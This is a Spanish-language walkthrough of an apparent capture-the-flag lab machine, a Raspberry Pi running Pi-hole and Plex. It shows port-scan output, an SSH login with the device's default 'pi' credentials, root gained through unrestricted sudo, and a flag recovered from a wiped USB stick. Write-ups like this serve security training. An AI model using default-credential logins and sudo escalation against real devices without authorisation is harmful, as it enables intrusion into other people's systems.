
Ping y escaneo de puertos inicial donde en este se puede ver 3 puertos abiertos, 80, 22 y 53.



```
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//X5kr6m9em2hEu3SianCnerFwTGHgUHrRpR6iocVhd8gN21TPNTwF
j2x39kcBpcpM6ZAAAAFQDwL9La/FPu1rEutE8yfdIgxTDDNQAAAIBJbfYW/IeOFHPiKBzHWiM8JTjhPCcvjIkNjKMMdS6uo00/J
t+hUKCZfnxPOoD9l+VEWfZQYCTOBi3gOAotgAAAIBd6OWkakYL2e132lg6Z02202PIq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUK
zdjBJT28WUs3qYTxanaUrV9g==
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCpSoRAKB+cPR8bChDdajCIpf4p1zHfZyu2xnIkqRAgm6Dws2zcy+VAZriPD
RSvLABFve3rEPVdwTf4mzzNuryV4DNctrAojjP4Sq7Msc24poQRG9AkeyS1h4zrZMbB0DQaKoyY3pss5FWJ+qa83XNsqjnKlKhS
JUJHrj
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCl89gWp+rA+2SLZzt3r7x+9s
|   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
53/tcp    open  domain  syn-ack ttl 63 dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http    syn-ack ttl 63 lighttpd 1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.35
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
1506/tcp  open  upnp    syn-ack ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    syn-ack ttl 63 Plex Media Server httpd
|_http-favicon: Plex
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-title: Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
32469/tcp open  upnp    syn-ack ttl 63 Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Faltaban un par más de puertos

```
Raw packets sent: 66147 (2.910MB) | Rcvd: 66146 (2.646MB)

┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.10.48
http://10.10.10.48 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[lighttpd/1.4.35], IP[10.10.10.48], UncommonHeaders[x-pi-hole], lighttpd[1.4.35]

┌──(jouker㉿joukerm)-[~]
```

Vemos que es una raspberry pi



Hacemos SSH con las default credentials y vemos que si que tenemos acceso SSH a la raspberry PI.

```
└─$ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $
```

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~#
```

No podia ser tan fácil

```
-rw-r--r-- 1 root root 76 Aug 14  2017 root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```

```
root@raspberrypi:/dev# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
├─sda1   8:1    0  1.3G  0 part /lib/live/mount/persistence/sda1
└─sda2   8:2    0  8.7G  0 part /lib/live/mount/persistence/sda2
sdb      8:16   0   10M  0 disk /media/usbstick
sr0     11:0    1 1024M  0 rom
loop0    7:0    0  1.2G  1 loop /lib/live/mount/rootfs/filesystem.squashf
root@raspberrypi:/dev#
```

Y una vez dentro, la flag tampoco estaba allí, hay que encontrar la forma de ver los archivos que habian

```
root@raspberrypi:/media/usbstick# ls -l
total 13
-rw-r--r-- 1 root root   129 Aug 14  2017 damnit.txt
drwx------ 2 root root 12288 Aug 14  2017 lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
```

y ya estaría con strings, máquina muy fácil en general